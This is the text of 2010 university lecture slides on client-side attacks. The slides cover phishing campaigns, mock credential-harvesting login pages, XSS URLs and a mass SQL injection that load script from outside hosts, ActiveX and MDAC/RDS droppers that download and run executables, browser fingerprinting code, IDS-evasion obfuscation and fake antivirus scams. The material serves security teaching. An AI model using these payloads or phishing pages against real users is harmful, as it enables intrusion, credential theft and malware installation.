

Dean De Beer – Fall 2010

CLIENT SIDE ATTACKS

Review

- ⦿ Source Audits – open/closed source
 - ⦿ Fuzzing
 - ⦿ Exploitation
-
- ⦿ How do we use this?
 - ⦿ Historically – remotes, open ports, etc..
 - ⦿ Today – we target a different attack surface.

Why Client Side Attacks?

Better Controls

- Breaching the network perimeter is much more difficult today than a few years ago
 - Dedicated Security Teams
 - Network Separation
 - Internal vs. External vs. DMZ
 - Hardened Server Builds
 - IDS/IPS
 - Security Event Monitoring & Alerting
 - Software security is improving (?)

So Now What?

- Who has 'unrestricted' access to the internal network anytime?

THE USER

User Environment

- ◎ Far more complex than publicly available servers.
 - Yet less protected
 - Hard to fingerprint - no direct access
- ◎ Has legitimate (usually persistent) access to the network's critical assets.
- ◎ Is a “domain user” on the network.
 - Browse file shares, run net commands, etc...
 - Domain users can do more than local accounts and SYSTEM.
- ◎ Connects to the Internet from within the internal network.

User Environment cont...

- ⦿ Combination of tools, 3rd party applications or in-house software.
 - Different software companies with differing attitudes towards security and updates.
- ⦿ Patching policies, if any, vary
 - Workstation policy != Server policy
 - Companies generally don't patch random 3rd party applications.

Client Side Methodology

Client Side Methodology

- ◉ Reconnaissance
- ◉ Scanning
- ◉ Fingerprinting/Enumeration
- ◉ Exploitation
- ◉ Escalation/Post Exploitation
- ◉ Covering Tracks
- ◉ Reporting

Methodology Cont...

- ⦿ Information Gathering
 - ⦿ Personal data – emails, etc...
 - ⦿ Company data – departments, etc...
- ⦿ Develop Attack Vector
 - ⦿ Email
 - ⦿ Website
- ⦿ Send attack and...

[... get lunch and wait ...]

Scenarios

- ◎ Target specific employees
 - Email carrying malicious document or by pointing the victim to a malicious Web site. Exploit Required.
- ◎ Use social engineering
 - Convince user to install your malware without using an exploit. --- Java update anyone?
- ◎ Large-scale client-side infection campaigns
 - Rely on victims to visit compromised Web sites that deliver client-side exploits, possibly through malicious banner ads.

Scenarios Cont...

- ⦿ How do you determine what scenario to use?
 - What is the theme?
 - How will it be delivered?
- ⦿ Target selection
 - Select who you **DON'T** want to target
 - Arrange targets into groups – Department, etc...
- ⦿ Customize attacks
 - Message should appeal to the target group
 - Message must bypass Spam/Content/AV Filters
- ⦿ Deploy required servers
 - Web
 - email

Delivery

⦿ Email

- Click link, open attachment, enter credentials

⦿ Web

- Browser exploits
- Vulnerable ActiveX controls
- XSS a user to your vulnerable page
- Write access to a web server/application
- Download & run exe
 - No Exploit Required - JavaScript is your friend 😊

Attachments

- ⦿ Open my attachment please 😊
 - Office Attachments are a common and great attack vector.
 - Download and 'infect' a pdf from the company website ala MetaPhish
- ⦿ Typically bypass perimeter security
 - Do you block office extensions?
- ⦿ Difficult to detect
 - Can AV scan and analyze a macro or an overflow in what appears to be a well formatted document?



This is a one-time identity verification process prior to proceeding to the Complacency Awareness and Training website. This is a necessary step as the following pages contain detailed confidential information.

Please enter your Username and Password that you would normally use to login to your workstation.

Username:

Password:

Login



Address Not Found

Firefox can't find the server at www.zeroday solutions.co.

The browser could not find the host server for the provided address.

- Did you make a mistake when typing the domain? (e.g. "**ww**.mozilla.org" instead of "**www**.mozilla.org")
- Are you certain this domain address exists? Its registration may have expired.
- Are you unable to browse other sites? Check your network connection and DNS server settings.
- Is your computer or network protected by a firewall or proxy? Incorrect settings can interfere with Web browsing.

Try Again

WatchGuard

Firebox SSL

with **CITRIX** Secure Access

☒ **My own computer**

*This provides full access to applications and resources in the corporate network
If you are having problems connecting, [click here](#) to install SSL VPN Client.*

Username:

Password:

Connect

If you are having problems and need support contact your system administrator

Opening CitrixSAClient.exe

You have chosen to open



CitrixSAClient.exe

which is a: Binary File

from: <http://98.14.243.62>

Would you like to save this file?

Save File

Cancel

Microsoft





Microsoft Office

Outlook Web Access

Provided by Microsoft Exchange Server 2003

login






What about that link?

- Wildcard DNS is your friend – TinyURL, etc..
- *.dzro.net is mine. Try it.

<http://dept.company.com.dzro.net/a/page.php?pid=<pageid>&uid=<userid>>



More Delivery Vectors - XSS

- ⦿ `http://isis.poly.edu/index.php?page=5"><script>open(/evilsite.com/.source)</script>&people=0.2&person=1058`
- ⦿ `http://www.poly.edu/calendar/main.php?view=event%3CsCrLfT%3Eeval(location.hash.substr(1))%3C%2fsCrLfT%3E&ventid=111!--#open('//evilsite.com')`
 - Redirect to attacker site – Hosts exploit/login page
 - Persistent XSS is better – why?
 - Steal Cookies, Session ID's
 - XSS Shell

SQL Injection ??

```
;DECLARE%20@S%20CHAR(4000);SET  
@S=CAST(0x4445434c415245204054207661726368617228323535292c40432076617  
2636861722832353529204445434c415245205461626c655f437572736f7220435552534  
f5220464f522053454c45435420612e6e616d652c622e6e616d652046524f4d207379736f  
626a6563747320612c737973636f6c756d6e73206220574845524520612e69643d622e6  
96420414e4420612e78747970653d27752720414e442028622e7874797065203d39392  
04f5220622e7874797065203d3335204f5220622e7874797065203d323331204f5220622  
e7874797065203d31363729204f50454e205461626c655f437572736f722046455443482  
04e4558542046524f4d205461626c655f437572736f7220494e544f2040542c4043205748  
494c452028404046455443485f5354415455533d302920424547494e204558454328277  
57064617465205b272b40542b275d20736574205b272b40432b275d3d6c656674282063  
6f6e7665727428766172636861722838303030292c205b272b40432b275d292c6c656e2  
8636f6e7665727428766172636861722838303030292c5b272b40432b275d2929202d20  
3620201320706174696e646578282727257470697263733c2527272c726576657273652  
8636f6e7665727428766172636861722838303030292c5b272b40432b275d2929292920  
7768657265205b272b40432b275d206c696b652027273c736372697074253c2f7363726  
970743e27272729204645544348204e4558542046524f4d205461626c655f437572736f7  
220494e544f2040542c404320454e4420434c4f5345205461626c655f437572736f722044  
45414c4c4f43415445205461626c655f437572736f72%20AS%20CHAR(8000  
));EXEC(@S)—
```

SQL Injection !!

```
DECLARE @T varchar(255),@C varchar(4000)
DECLARE Table_Cursor CURSOR FOR select
a.name,b.name from sysobjects a,syscolumns b where
a.id=b.id and a.xtype='u' and (b.xtype=99 or b.xtype=35
or b.xtype=231 or b.xtype=167) OPEN Table_Cursor
FETCH NEXT FROM Table_Cursor INTO @T,@C
WHILE(@@FETCH_STATUS=0) BEGIN exec('update
['+@T+'] set ['+@C+']=['+@C+']+<a href="http://xxxx.com/pwnt.js"></a><script
src="http://xxxx.com/pwnt.js"></script><!--" where
'+@C+' not like "%"></a><script
src="http://www.xyxy.com/pwnt.js"></script><!--
"')FETCH NEXT FROM Table_Cursor INTO @T,@C
END CLOSE Table_Cursor DEALLOCATE
Table_Cursor
```

A Few More...

⦿ iFrames

- `document.write('<iframe style=display:none src="http://www.evilsite.com/file.htm"></iframe>')`

⦿ BODY onLoad

- `<BODY onLoad="open('http://evilsite.com')">`

⦿ Meta refresh

- `<meta http-equiv="refresh" content="3;url=http://evilsite.com">`

⦿ HTTP Headers

- `header('Content-type: application/pdf');`
`header('Content-Disposition: inline;filename="evil.pdf");`
`header("Content-Transfer-Encoding: binary");`

⦿ MITM

- Ettercap
- Cain & Abel
- Karma / Karmetasploit

```
if ($payload == 'exe') {  
    $file = "java.exe";  
    $size = filesize($filename);  
    $fp = fopen($filename, "r");  
    $source = fread($fp, $size);  
    fclose($fp);  
  
    header("Accept-Ranges: bytes\r\n");  
    header("Content-Length: ".$size."\r\n");  
    header("Content-Disposition: inline; filename=".$file);  
    header("\r\n");  
    header("Content-Type: application/octet-stream\r\n\r\n");  
    echo $source;  
}
```

“Asset” Management

Scope aka Limitations

- ⦿ Gather Metrics only
 - Who clicked the link? When?
 - Was and 'exe' downloaded?
- ⦿ Data Gathering (no exploitation)
 - Username/password or metrics
 - Host information – IP, Plugins, browser,etc...
- ⦿ Gain Access
 - Are Exploits allowed?
 - Drop 'flag', get screenshot
 - Pivoting (?)
- ⦿ Is the user's system in scope...?

```
function ipCheck($target_ip) {  
  
    $scopeIPflag = 0;  
  
    if ((preg_match("/$firstRange/", $target_ip,  
        $matches)) || (preg_match("/$sndRange/", $target_ip,  
        $matches))) {  
        $scopeIPflag = 1;  
    }  
    else {  
        $scopeIPflag = 0;  
    }  
    return $scopeIPflag;  
}
```

Tracking Users

- ⦿ How do you track what the user did?
 - Log everything
 - Timestamps
 - Tag emails, attachments, etc...
 - PageID = {PAGE #}
 - UserID = {MD5}
 - ExeID = {exe|pdf|other}
- ⦿ Data Harvesting....

Java

```
function local_info() {  
    window.onerror=null;  
    try {  
        var sock = new java.net.Socket();  
        sock.bind(new java.net.InetSocketAddress('0.0.0.0', 0));  
        sock.connect(new  
        java.net.InetSocketAddress(document.domain,(!document.location.port)?80:  
        document.location.port));  
        document.forms[0].local_ip.value = sock.getLocalAddress().getHostAddress();  
        document.forms[0].hostname.value = sock.getLocalAddress().getHostName();  
  
        for (var index = 0; index < navigator.plugins.length; index++)  
            document.forms[0].plugins.value = document.forms[0].plugins.value  
            +navigator.plugins[index].name + "; ";  
    } catch (e) {}  
}
```

PHP

● PHP Global Variables

<code>\$fields['Remote IP']</code>	<code>= \$_SERVER['REMOTE_ADDR'];</code>
<code>\$fields['Remote Host']</code>	<code>= \$_SERVER['REMOTE_HOST'];</code>
<code>\$fields['Remote Port']</code>	<code>= \$_SERVER['REMOTE_PORT'];</code>
<code>\$fields['User Agent']</code>	<code>= \$_SERVER['HTTP_USER_AGENT'];</code>
<code>\$fields['Referrer']</code>	<code>= \$_SERVER['HTTP_REFERER'];</code>
<code>\$fields['Cookie']</code>	<code>= \$_GET['cookie'];</code>

- Make sure your server is not NAT'd

ActiveX Controls

```
var ver = null;
try {
    ver = new ActiveXObject("AcroPDF.PDF");
}
catch (e){
}
if (!ver) {
    try {
        ver = new ActiveXObject("PDF.PdfCtrl");
    }
    catch (e){
    }
}
```

WMI Scripting – Processes

```
var processes = [];  
a = s.ExecQuery("SELECT * FROM Win32_Process");  
    e = new Enumerator(a);  
    var d;  
    for (; !e.atEnd(); e.moveNext()) {  
        d = "";  
        x = e.item();  
        if (x.Caption) {  
            d = x.Caption;  
        }  
        if (x.CommandLine) {  
            d = d + ':' + x.CommandLine + '<br>';  
        }  
        processes[processes.length] = d;  
    }
```

JavaScript – Popup allowed?

```
function popupsAllowed() {  
    var allowed = false;  
    var w = window.open ("about:blank","", "directories=  
    no,height=1,width=1,menubar=no,resizable=no,scrollbars  
    =no,status=no,titlebar=no,left=0,top=0,location=no");  
    if (w) {  
        allowed = true;  
        w.close();  
    }  
    return allowed;  
}
```

JavaScript – Navigator Object

`navigator.userAgent` = Mozilla/5.0 (Windows; U; Windows NT 5.2; en-US; ...

`navigator.platform` = Win32

`navigator.appCodeName` = Mozilla

`navigator.appName` = Netscape

`navigator.appVersion` = 5.0 (Windows; en-US)

`navigator.language` = en-US

`navigator.mimeTypes` = [object MimeTypeArray]

`navigator.oscpu` = Windows NT 5.2

`navigator.product` = Gecko

`navigator.productSub` = 2009101601

`navigator.plugins` = [object PluginArray]

`navigator.securityPolicy` =

`navigator.cookieEnabled` = true

`navigator.onLine` = true

`navigator.buildID` = 2009101601

Try it:

`alert(window.navigator.userAgent)`

Exploitation

Which exploit please...

- ⦿ Serve up exploit based on UA String & OS :

```
$user_agent = getenv("HTTP_USER_AGENT");  
  
if (eregi("(msie) ([0-9]{1,2})", $user_agent, $ver)) {  
    $browser = "MSIE";  
    $version = $ver[2];  
}  
elseif (strstr($user_agent, "Firefox")) {  
    $browser = "Firefox";  
}
```

Why?

```

function check_version() {
    var s;
    var Sys = {};
    var OSVersion = navigator.userAgent.toLowerCase();
    s=OSVersion .match(/windows nt ([\d.]+)/)[1]

    var IEVersion = navigator.userAgent.toLowerCase();

    if(s==5.1) {
        if (document.getBoxObjectFor) {
            Sys.firefox = IEVersion .match(/firefoxV([\d.]+)/)[1];
            document.write("<iframe frameborder=0 src=" + "firefox.html width=468 height=60
scrolling=no></iframe>");
        }
        if (window.ActiveXObject) {
            Sys.ie = IEVersion .match(/msie ([\d.]+)/)[1];
            if (Sys.ie==6.0||Sys.ie==7.0)
                document.write("<iframe frameborder=0 src=" + "ie.html" + " width=468 height=60
scrolling=no></iframe>");
        }
    }
}

```

ActiveX & Browser Exploits

```
<html>  
  <object classid='clsid:F0E42D50-368C-11D0-AD81-  
    00A0C90DC8D9' id='fun'></object>  
  <script language='vbscript'>  
    fun.SnapshotPath = "http://xx.xxx.xxx.xxx/evil.exe"  
    fun.CompressedPath = "C:/Documents and Settings/All  
      Users/Start menu/programs/startup/notsoevil.exe"  
    fun.PrintSnapshot()  
  </script>  
</html>
```

- ms08_041 Microsoft Access snapshot viewer [ActiveX] exploit

The Classics:

MDAC/RDS aka ms06-040

```
function dropper() {  
  var x = document.createElement('object');  
  x.setAttribute('id','x');  
  x.setAttribute('classid','clsid:D96C556-65A3-11D0-983A-00C04FC29E36');  
  try {  
    var obj = x.CreateObject('msxml2.XMLHTTP');  
    var app = x.CreateObject('Shell.Application');  
    var str = x.CreateObject('ADODB.stream');  
    try {  
      str.type = 1;  
      obj.open('GET','http://coolsite.com/innocent.exe',false);  
      obj.send();  
      str.open();  
      str.Write(obj.responseBody);  
      var path = '../svchosts.exe';  
      str.SaveToFile(path,2);  
      str.Close();  
    } catch(e) {}  
    try {  
      app.shellexecute(path);  
    } etc....  
  }  
}
```

} document.createElement + setAttribute to create & modify attributes of each new element

← RDS.dataspace [MDAC]

← XMLHTTP Obj to handles communication with server

← Instantiate a shell identified by classid

← Object contains method to manage binary stream

} XMLHTTP open() & send() methods used to initialize request & send request to server

} ADODB.stream open() method opens stream obj. write() method writes the binary to a binary obj. SaveToFile() method saves contents to local file

} exec file using shellexecute() , part of the function we created earlier

🕒 Works on IE 6 & 7 (with interaction)

Fileformat Exploits

[illegible]

Obfuscation & Encryption

- ⦿ IDS/IPS evasion
 - Code obfuscation
 - `unescape()`, `String.fromCharCode()`
 - `arguments.callee()`, `eval()`
 - String Splitting
 - Whitespace
 - String Randomization
 - XOR
- ⦿ `eval(unescape(var.replace(/[stuff]/g,%u)));`
- ⦿ `eval(gzinflate(base64_decode()));`

So what does all this tell us?

- ◎ Significant increase in the prevalence and criticality of client-side vulnerabilities
 - A “shift” towards finding vulnerabilities in client-side software
 - 8 categories in SANS Top 20 report relate directly to client-side vulnerabilities
- ◎ High profile incidents taking advantage of vulnerabilities in client-side software
 - ‘drive-by’ exploits & iframe autopwn sites

The reality is:

- ⦿ Client-side attacks are how people get 'in'
- ⦿ Its' becoming critical to test for susceptibility and response to client sides
- ⦿ Client side attacks are the 'Insider Threat'

Break

Malware

- ⦿ Attackers like love low hanging fruit

- ⦿ Why?

- Broad 'unaware' target user group
- Risk vs. Return [\$\$\$]
- It's really 'easy' 😊

Antivirus XP 2008

Official International Virus Research Lab Product

MORE RELIABLE
MORE EFFECTIVE
MORE PROACTIVE

Antivirus XP 2008 - anti-spyware/virus security protector, the new comprehensive, automatic, and self-updating PC care service that helps to protect and maintain your PC.

Free Check

Download

© 2008 - 2009 International Virus Research Lab.

Green AV Professional License

Secure SSL Connection
100% Privacy Guarantee

Protect your PC and join our green movement

11159 users worldwide trust us. Their stories are...

Buy Green AV today and make your contribution to Environmental care program. We have already raised \$23 118.1966... and counting... Just!

100% removal of malicious software, viruses, spyware, malware etc.

Removes suspicious files, Facebook and MySpace account stealers.

Protect personal information from phishing.

Protect E-mail correspondence, addressbook stealing, spam abuse.

Environment care program \$2 from every sale we make will be sent on saving green forests in Amazonia.

Full Secure & Encrypted Ordering - Even Safer Than Over The Phone.

Trusted: Your Email Address and Personal Information are secure and NEVER reveal.

Retal price **\$99,99**

Buy now

100% money back guarantee

© 2008 Green AV. All rights reserved.

Antivirus VIP | Your safe web-surfing solution

Full Windows XP Service Pack 3 compatibility

MORE RELIABLE
MORE EFFECTIVE
MORE PROACTIVE

GENUINE Anti-virus Software

Buy and download our latest products

Scan your system for free now

Antivirus V.I.P approve that virus and trojan attack damage more than \$1 million four and the new virus appears each hour. One of them, virus Sasser, A infected million of computers at the first hour after let out and caused billion damages. It had been connected with a lot of months.

Antivirus V.I.P key features

- Full Windows XP Service Pack 3 Security Center Support
- RescueScan Technology - With Ultra high speed scan rescuing yours PC from viruses for few seconds!
- Ultimate Live Update - Each 2 hours anti-virus bases and modules are completely updated. Antivirus V.I.P stands sentinel over your privacy and identity!
- Antivirus V.I.P finds out and removes more than 100000 Trojan horses, Spyware, Viruses, Hackers, Adware, Keyloggers and another hardware.
- Antivirus V.I.P allows scan files quickly and access other features Antivirus V.I.P directly from Windows Explorer:
 - Removes Active Trojan From a disk even if it's blocking the file;
 - Removes Trojan files are locked for writing (for example, .dlls being used);
 - Best backdoor and worm protectors;
 - Supports compressed file scan;
 - Reports and Activity Log functionality;
 - Virus Removal Assistant can force clean the stubborn trojans and spyware than the other removal tools can do;
 - The Behavior Analysis Technology can find out the unknown trojans and spyware better;
 - The scheduled scan supports automatic scan at specified time;
 - Lowest CPU usage rate, best performance and modern user GUI.

Virus Response Lab 2009

Protect Yourself

Stop Spyware and Spam from infecting your PC

DOWNLOAD

FREE SCAN

Live Updated

The Live Update feature allows you to keep VirusResponse Lab 2009 up-to-date to the latest known Spyware threats.

[Download VirusResponse Lab 2009 now!](#)

No one is safe!

According to the National Cyber Security Alliance, 9 out of 10 computers with an Internet connection are infected with spyware, without knowledge or approval. Commercial websites, "free" software and marketing companies are massively distributing dangerous Spyware that put you at risk. Find out right now with our

[FREE Spyware Scan.](#)

Spyware Scan

Scan your entire system for infections using our exclusive threat database that gets updated every single hour. Scanning is an easy 3-step process by the end of which your system will be clean of all spyware dangers.

Spyware Live Monitoring

Brand-new real-time monitor for any kind of spyware or adware attacks attempted on your machine. After you clean your system, VirusResponse Lab will keep watching your back. You'll never have to worry about spyware again.

Spam Filter

The real-time filtering program monitors and blocks all incoming spam, keeping your inbox clean of annoying (and sometimes dangerous) messages.

Pop-up Blocker

Being automatically integrated into your browser, it will make you forget about commercial pop-ups sooner than you can imagine!

What is Spyware?

Spyware (e.g. virus) is a malicious software planted on your PC by a third party in order to secretly monitor what you do online. Once your browsing habits are analyzed, you are flooded with endless Commercials, Pop-ups and Spam from make your PC Spyware dramatically slows down your computer and Internet connection speed!

Spyware collects your private information and steals your identity, passwords, credit card details and other financial data!

[To learn more about VirusResponse Lab 2009 click here.](#)

Spyware in the news

MacNewsWorld: "Spyware is evolving into a monster that might soon become more vicious than e-mail spam and virus attacks combined."

TheRegister: "73,000 Trojan horse OS/2000 system monitoring programs and 2.3 million adware programs are a case of only 420,000 PCs..."

Client Side Attacks - NYU Polytechnic - Fall 2009

46

What do all these products have in common?

So why go to all this trouble?

- ⦿ Bots, botnets & more bots!
 - Phishing
 - Spamming
 - Denial of service attacks
 - Data harvesting/keylogging
 - Banking information / Credit cards
 - Username/passwords
 - Malware hosting/distribution sites
- ⦿ Botnets equal \$\$\$ and lots of it!

It's all the same thing...

- ◉ Adware
- ◉ Spyware
- ◉ Rogueware
- ◉ Ransomware
- ◉ Scareware
- ◉ Malware



CRIMEWARE

A Few Stats...

- ◎ 75 percent of Web sites with malicious code are legitimate sites that have been compromised.
- ◎ 60 percent of the top 100 most popular Web sites have either hosted or been involved in malicious activity.
- ◎ 12 percent of Web sites infected with malicious code were created using Web malware exploitation kits.
- ◎ 'drive-by' exploits & malware hosting sites

Top 10 Web Attack Vectors

1. Browser vulnerabilities
2. Adobe Flash vulnerabilities
3. ActiveX vulnerabilities
4. SQL injection
5. Adobe Acrobat Reader vulnerabilities
6. Content management systems (CMS) vulnerabilities
7. Apple QuickTime vulnerabilities
8. Malicious Web 2.0 components (e.g. facebook applications, 3rd-party widgets/gadgets, banner ads)
9. RealPlayer vulnerabilities
10. DNS cache poisoning

● Don't forget Email, IM/p2p & Fileformat bugs

Would you visit these...

- ⦿ myzonedom.ru
